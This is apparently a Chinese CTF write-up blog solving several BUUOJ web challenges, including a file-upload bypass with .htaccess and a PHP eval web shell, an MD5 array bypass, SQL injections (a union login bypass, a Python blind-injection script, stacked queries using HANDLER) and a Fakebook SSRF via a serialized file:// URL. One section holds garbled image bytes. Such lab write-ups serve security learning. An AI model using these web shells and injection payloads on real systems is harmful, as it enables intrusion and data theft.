
[MRCTF2020]你传你□呢

具体知识点点这里



[https://blog.csdn.net/m0\\_52923241](https://blog.csdn.net/m0_52923241)

我先试着个一句话木马上去 `<?php @eval($_POST['test']);?>`



我才 your problem?

上传失败，  
接着又试了试图片马，

訢憶3詭M ?撇?園SfX 丿0?J-j操i□,?E??H?籊A;篡捺菟矾%□□"蓑颯l?□□鏡朽n\$□魯t 醜 猊[?□□  
|儼值坵郊 □產  
j 7?a□P|凸貶粉?熙4□b~銖\$?,睥? ?倅??杻□閩 D □1叉\* ilt€凌\$S銃dA}阮鷓□ T獻肝@瘦?k#?r  
' 施?/□F盡 Q燴 睇□\*□隔X□碩<□€9□繼rP?Gi恁ma?④J 昨?□?最逝"戩&,□[?協?甬bL澆f 匀m|


?楮吡???  
3\ 蒞?罨 □?B 案溘t侏jh唾\_l\_s?□'懣;螺衍.終??投!箝%\_□V?1□轉岷蕭P??5□埃焠鴉嚨\??  
īw=?鯁 8? & 穰□C餽撥?\_癩糜P?8@轲茱蕘!|T?□涓□U?<?薇? m榮≥l噩徒濺|&!e冲€□?'Sha□bY?□  
:e0vxac鎰□<5□溱K埭B穀W8F□飾N7t 屨□\_□+捐xnF 统□醴□]鏡zA4g3□#嘶?□|□禱□]d'□P匱怙g! J

哉? 鈺□丐fi□娟漣d(?@□□倭`葵 h?掉L控n銑□2X  
T6a"?□燕  
)?裹澆鎰□?5\*^菴  
□ □#□拈P \$□v#?収q濱|鬻 tj?甍?`J □€涇嬪 恁憾 Vw□?V3 i @□f □z ?(G?s底□\*`B□腹  
悞??.□?bj??A ;<?php @eval(\$\_POST['test']);?>|

[https://blog.csdn.net/m0\\_52923241](https://blog.csdn.net/m0_52923241)

还是不行

然后就试了一下上个题的两个文件


 .user.ini - 记事本

文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

GIF89a

auto\_prepend\_file=a.jpg

上传 `.user.ini` 文件时，上传失败


 a.jpg - 记事本

文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

GIF89a?

<script language="php" > @eval(\$\_POST['a']); </script>

← → ↻ 🏠

🛡️  ac08d948-a18d-4943-8c1c-5b852a49c9cf.node4.buuoj.cn:81/upload.php

📁 常用网址 📁 来自 Google Chrome

/var/www/html/upload/63474a1d505286d33e54ad516e04005f/a.jpg succesfully uploaded!

上传木马文件时竟然成功了，但是尝试用蚁剑连一下，连接失败

看来上一题的方法不能用，下面是学习大佬的方法

### 做题步骤

此题需要上传两个文件

第一个：`.htaccess` 文件，用来改变文件扩展名

```
<FilesMatch "a.png">
SetHandler application/x-httpd-php
</FilesMatch>
```

`<FilesMatch "a.png">` 指定的是要上传的文件，注意文件名必须相同

上传时先抓包，修改 `Content-Type: image/png`

```
-----29075231555213687392611331902
Content-Disposition: form-data; name="uploaded"; filename=".htaccess"
Content-Type: image/png
```


```
<FilesMatch "a.png">
SetHandler application/x-httpd-php
</FilesMatch>
```

```
-----29075231555213687392611331902
Content-Disposition: form-data; name="submit"
```

消息 关闭 消息

```
-----29075231555213687392611331902--/m0_52923241
```


点击forward，上传成功



**Warning:** mkdir(): File exists in `/var/www/html/upload.php` on line 23  
`/var/www/html/upload/63474a1d505286d33e54ad516e04005f/.htaccess` succesfully uploaded!

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第二个：木马文件，用来连接蚁剑或菜刀




上传时同样修改 `Content-Type: image/png`

**Warning:** mkdir(): File exists in `/var/www/html/upload.php` on line 23  
`/var/www/html/upload/fa59a7192463c0cd3dae65088e762e1f/a.png` succesfully uploaded!

用蚁剑连接：<http://93ac29f7-de06-4936-9f07-9b157b4704d2.node4.buuoj.cn:81/upload/fa59a7192463c0cd3dae65088e762e1f/a.png>






连接成功



拿到flag~~

## [MRCTF2020]Ez\_bypass

题目类型：md5



F12查看源码

```


I put something in F12 for you
include 'flag.php';
$flag='MRCTF{xxxxxxxxxxxxxxxxxxxxxxxxxxxxx}';
if(isset($_GET['gg'])&&isset($_GET['id'])) {
    $id=$_GET['id'];
    $gg=$_GET['gg'];
    if (md5($id) === md5($gg) && $id !== $gg) {
        echo 'You got the first step';
        if(isset($_POST['passwd'])) {
            $passwd=$_POST['passwd'];
            if (!is_numeric($passwd))
            {
                if($passwd==1234567)
                {
                    echo 'Good Job!';
                    highlight_file('flag.php');
                    die('By Retr_0');
                }
                else
                {
                    echo "can you think twice?";
                }
            }
            else{
                echo 'You can not get it !';
            }
        }
        else{
            die('only one way to get the flag');
        }
    }
    else {
        echo "You are not a real hacker!";
    }
}
else{
    die('Please input first');
}
}Please input first

```

这里要求 `md5($id) === md5($gg) && $id !== $gg`

`md5($v1)===md5($v2)` 数组绕过: `a[]=a&b[]=b`  
 最后可能会报错, 但是 `null=null`, 判断为true, 成功绕过

使用数组绕过: `/?id[]=a&gg[]=b`



接着要以POST传参

```
if (!is_numeric($passwd))
{
    if($passwd==1234567)
    {
        echo 'Good Job!';
        highlight_file('flag.php');
        die('By Retr_0');
    }
}
```

其中 `is_numeric()` 函数用于检测变量是否为数字或数字字符串。这里要求passwd不是数字或数字字符串时，弱等于判断passwd是否等于1234567

故构造payload: `passwd=1234567a`

```
I put something in F12 for you include 'flag.php'; $flag='MRCTF{xxxxxxxxxxxxxxxxxxxxxxxxxxxxx}'; if(isset($_GET['gg'])&&isset($_GET['id'])) { $id=$_GET['id']; $gg=$_GET['gg']; if (md5($id) === md5($gg) && $id !== $gg) { echo 'You got the first step'; if(isset($_POST['passwd'])) { $passwd=$_POST['passwd']; if (!is_numeric($passwd)) { if($passwd==1234567) { echo 'Good Job!'; highlight_file('flag.php'); die('By Retr_0'); } else { echo "can you think twice?"; } } else { echo 'You can not get it!'; } } else { die('only one way to get the flag'); } } else { echo "You are not a real hacker!"; } } else { die('Please input first'); } }
```

Warning: md5() expects parameter 1 to be string, array given in /var/www/html/index.php on line 48

Warning: md5() expects parameter 1 to be string, array given in /var/www/html/index.php on line 48

You got the first stepGood Job!

`$flag="flag{895fd0d0-b449-4ebc-b56e-02787e333640}"`

By Retr\_0




拿到flag~~

## [GXYCTF2019]BabySQLi



CSDN @吃\_早餐


一个输入框，随便输入



wrong user!

发现进入了search.php

查看源码



CSDN @吃\_早餐

第一行有一串加密的字符，base32+base64解密

得到: `select * from user where username = '$name'`

爆字段数: `name=admin' Order by 3 #&pw=1` ——注意: 这里的or被过滤, 使用大小写绕过

经测试admin在第二字段

`name=1' union select 1,'admin','202cb962ac59075b964b07152d234b70' #&pw=123`

最后查看一下源码

```
<!--MMZFM422K5HDASKDN5TVU3SKOZRFQRRMMZFM6KJJBSG6WSYJJWESSCWPJNFQSTVLF LTC3CJIQYGOSTZKJ2VSVZRNRFHOPJ5-->
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<title>Do you know who am I?</title>
<?php
require "config.php";
require "flag.php";

// 去除转义
if (get_magic_quotes_gpc()) {
    function stripslashes_deep($value)
    {
        $value = is_array($value) ?
            array_map('stripslashes_deep', $value) :
            stripslashes($value);
        return $value;
    }

    $_POST = array_map('stripslashes_deep', $_POST);
    $_GET = array_map('stripslashes_deep', $_GET);
    $_COOKIE = array_map('stripslashes_deep', $_COOKIE);
    $_REQUEST = array_map('stripslashes_deep', $_REQUEST);
}

mysqli_query($con, 'SET NAMES UTF8');
$name = $_POST['name'];
$password = $_POST['pw'];
$t_pw = md5($password);
$sql = "select * from user where username = '". $name . "'";
// echo $sql;
$result = mysqli_query($con, $sql);

if(preg_match("/\(|\)|\=|or/", $name)){
    die("do not hack me!");
}
else{
    if (!$result) {
        printf("Error: %s\n", mysqli_error($con));
        exit();
    }
    else{
        // echo '<pre>';
        $arr = mysqli_fetch_row($result);
        // print_r($arr);
        if($arr[1] == "admin"){
            if(md5($password) == $arr[2]){
                echo $flag;
            }
        }
        else{
            die("wrong pass!");
        }
    }
    else{
        die("wrong user!");
    }
}
}
?>
```

下面代码过滤了 `/\(|\)|\=|or/` 字符

```
if(preg_match("/\(|\)|\=|or/", $name)){
    die("do not hack me!");
}
```

这里表示password进行了md5加密，且用户必须是admin

```
if($arr[1] == "admin"){
    if(md5($password) == $arr[2]){
        echo $flag;
    }
}
```

## [CISCN2019 华北赛区 Day2 Web1]Hack World

### All You Want Is In Table 'flag' and the column is 'flag'

### Now, just give the id of passage

显示了一些常见的SQL字符，很多都被过滤了

但还有 `()` 字符没被过滤，我们使用 `()` 代替空格，而且题目提示flag在flag表的flag字段中

这里使用脚本爆破

```
# -*- coding:utf-8 -*-
# Author: mochu7
import requests
import string

def blind_injection(url):
    flag = ''
    strings = string.printable
    for num in range(1,60):
        for i in strings:
            payload = '(select(ascii(mid(flag,{0},1))={1})from(flag)).format(num,ord(i))#format函数设置指定位置{0}{1}'
            post_data = {"id":payload}
            res = requests.post(url=url,data=post_data)
            if 'Hello' in res.text:
                flag += i
                print(str(num)+'-'+flag)
            else:
                continue
    print(flag)

if __name__ == '__main__':
    url = 'http://f22f114e-13f7-4f18-8877-3429e32adcbd.node4.buuoj.cn:81/index.php'
    blind_injection(url)
```

这里有的字符因时间过长可能会跳过，多执行几次累加起来即可

## Black list is so weak for you, isn't it

姿势:

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

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`1';show databases;#`

## Black list is so weak for you, isn't it

姿势:

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

---

```
array(1) {
  [0]=>
  string(11) "ctftraining"
}
```

```
array(1) {
  [0]=>
  string(18) "information_schema"
}
```

```
array(1) {
  [0]=>
  string(5) "mysql"
}
```

```
array(1) {
  [0]=>
  string(18) "performance_schema"
}
```

```
array(1) {
  [0]=>
  string(9) "supersqli"
}
```

```
array(1) {
  [0]=>
  string(4) "test"
}
```

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```
1';show tables;#
```

## Black list is so weak for you, isn't it

姿势:

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

```
array(1) {
  [0]=>
  string(8) "FlagHere"
}
```

```
array(1) {
  [0]=>
  string(5) "words"
}
```

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```
1'; show columns from FlagHere;#
```

## Black list is so weak for you, isn't it

姿势:

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

```
array(6) {
  [0]=>
  string(4) "flag"
  [1]=>
  string(12) "varchar(100)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
```

```
NULL
[5]=>
string(0) ""
}
```

[https://blog.csdn.net/m0\\_52923241](https://blog.csdn.net/m0_52923241)

发现这里有一些过滤

## Black list is so weak for you, isn't it

姿势:

```
return preg_match("/set|prepare|alter|rename|select|update|delete|drop|insert|where|\.\/i", $inject);
```

然后我就没思路了，记得跟 [强网杯 2019]随便注 差不多，但这个过滤的更严

下面是学习大佬的方法：

**HANDLER OPEN** 语句打开一个表，使其可以使用后续 **HANDLER READ** 语句访问，该表对象未被其他会话共享，并且在会话调用 **HANDLER CLOSE** 或会话终止之前不会关闭

```
1';handler FlagHere open;handler FlagHere read first;handler FlagHere close;#
```

## Black list is so weak for you, isn't it

姿势:

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

```
array(1) {
  [0]=>
  string(42) "flag{d4e4f7da-fbda-4e5c-8bf6-5268e892b10f}"
}
```

[https://blog.csdn.net/m0\\_52923241](https://blog.csdn.net/m0_52923241)

[网鼎杯 2018]Fakebook

题目类型: sql+ssrf+序列化+代码审计

像这种blog猜测应该是xss漏洞

# the Fakebook

login

join

Share your stories with friends, family and friends from all over the world on Fakebook.

---

#

username

age

blog

[https://blog.csdn.net/m0\\_52923241](https://blog.csdn.net/m0_52923241)

点击join, 先试了一下xss

# Join

username


passwd :

age :

blog :

join

[https://blog.csdn.net/m0\\_52923241](https://blog.csdn.net/m0_52923241)



抓包看看

### Request

Raw Params Headers Hex

```
POST /join.ok.php HTTP/1.1
Host: a8ae11a4-bcc6-42fc-9c8a-e7b4a4ae518c.node4.buuoj.cn:81
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 78
Origin: http://a8ae11a4-bcc6-42fc-9c8a-e7b4a4ae518c.node4.buuoj.cn:81
Connection: close
Referer: http://a8ae11a4-bcc6-42fc-9c8a-e7b4a4ae518c.node4.buuoj.cn:81/join.php
Cookie:
UM_distinctid=17a094a09ee19a-01090f8233e8678-4c3f2d73-144000-17a094a09ef267;
PHPSESSID=qgh7m4cdkff9b4bh7etj6ipn2
Upgrade-Insecure-Requests: 1

username=1&passwd=1&age=1&blog=%3Cscript%3Ealert%28%2Fxss%2F%29%3C%2Fscript%3E
```

### Response

Raw Headers Hex HTML Render

```
HTTP/1.1 200 OK
Server: openresty
Date: Thu, 19 Aug 2021 09:49:30 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Pragma: no-cache
X-Powered-By: PHP/5.6.40
Content-Length: 61

<script>alert('Blog is not valid.');
```

[https://blog.csdn.net/m0\\_52923241](https://blog.csdn.net/m0_52923241)

没什么思路



查看大佬博客发现，blog是有限制的，必须http开头


# the Fakebook

Share your stories with friends, family and friends from all over the world on Fakebook.


#	username	age	blog
1	1	1	https://www.baidu.com

[https://blog.csdn.net/m0\\_52923241](https://blog.csdn.net/m0_52923241)

然后发现username处是个链接，点进去




URL里有个参数no，使 `no=0` 试一试



没有什么新发现

尝试看看有没有SQL注入漏洞，使 `no=1'`

报错了，SQL语法错误，说明这是个数字型的sql注入




[\*] query error! (You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near "'" at line 1)

**Fatal error:** Call to a member function fetch\_assoc() on boolean in `/var/www/html/db.php` on line 66

[https://blog.csdn.net/m0\\_52923241](https://blog.csdn.net/m0_52923241)

经过尝试，发现union被过滤，这里空格用 `/**/` 代替，构造 `?no=0/**/union/**/select/**/1,2,3,4#`



**Notice:** unserialize(): Error at offset 0 of 1 bytes in `/var/www/html/view.php` on line 31

username	age	blog
2	<b>Notice:</b> Trying to get property of non-object in <code>/var/www/html/view.php</code> on line 53	<b>Notice:</b> Trying to get property of non-object in <code>/var/www/html/view.php</code> on line 56

the contents of his/her blog

**Fatal error:** Call to a member function getBlogContents() on boolean in `/var/www/html/view.php` on line 67

[https://blog.csdn.net/m0\\_52923241](https://blog.csdn.net/m0_52923241)

从报错信息来看，回显位置是2，而且这里的数据都被进行了序列化，爆出路径 `/var/www/html`

使用dirsearch扫描目录，发现 `user.php.bak`，访问，出现源码

```

<?php
class UserInfo
{
    public $name = "";
    public $age = 0;
    public $blog = "";

    public function __construct($name, $age, $blog)
    {
        $this->name = $name;
        $this->age = (int)$age;
        $this->blog = $blog;
    }
    function get($url)
    {
        $ch = curl_init();

        curl_setopt($ch, CURLOPT_URL, $url);
        curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
        $output = curl_exec($ch);
        $httpCode = curl_getinfo($ch, CURLINFO_HTTP_CODE);
        if($httpCode == 404) {
            return 404;
        }
        curl_close($ch);

        return $output;
    }

    public function getBlogContents ()
    {
        return $this->get($this->blog);
    }

    public function isValidBlog ()
    {
        $blog = $this->blog;
        return preg_match("/^(((http(s?))\:\:\/\/)?)([0-9a-zA-Z\-\ ]+\.)+[a-zA-Z]{2,6}(\:[0-9]+)?(\\/S*)?$/i", $blog
);
    }
}

```


代码审计：get函数中有出现 `curl_exec()`，存在ssrf，且没有过滤。curl可用file协议，blog属性调用了get函数，所以这里使用file协议读取文件。 `file:///var/www/html/flag.php`

所以我们先编写脚本进行序列化

```

<?php
class UserInfo{
    public $name = '1';
    public $age = 0;
    public $blog = "file:///var/www/html/flag.php";
}
$obj = new UserInfo();
echo serialize($obj);
?>

```



```
O:8:"UserInfo":3:{s:4:"name";s:1:"1";s:3:"age";i:0;s:4:"blog";s:29:"file:///var/www/html/flag.php";}
```

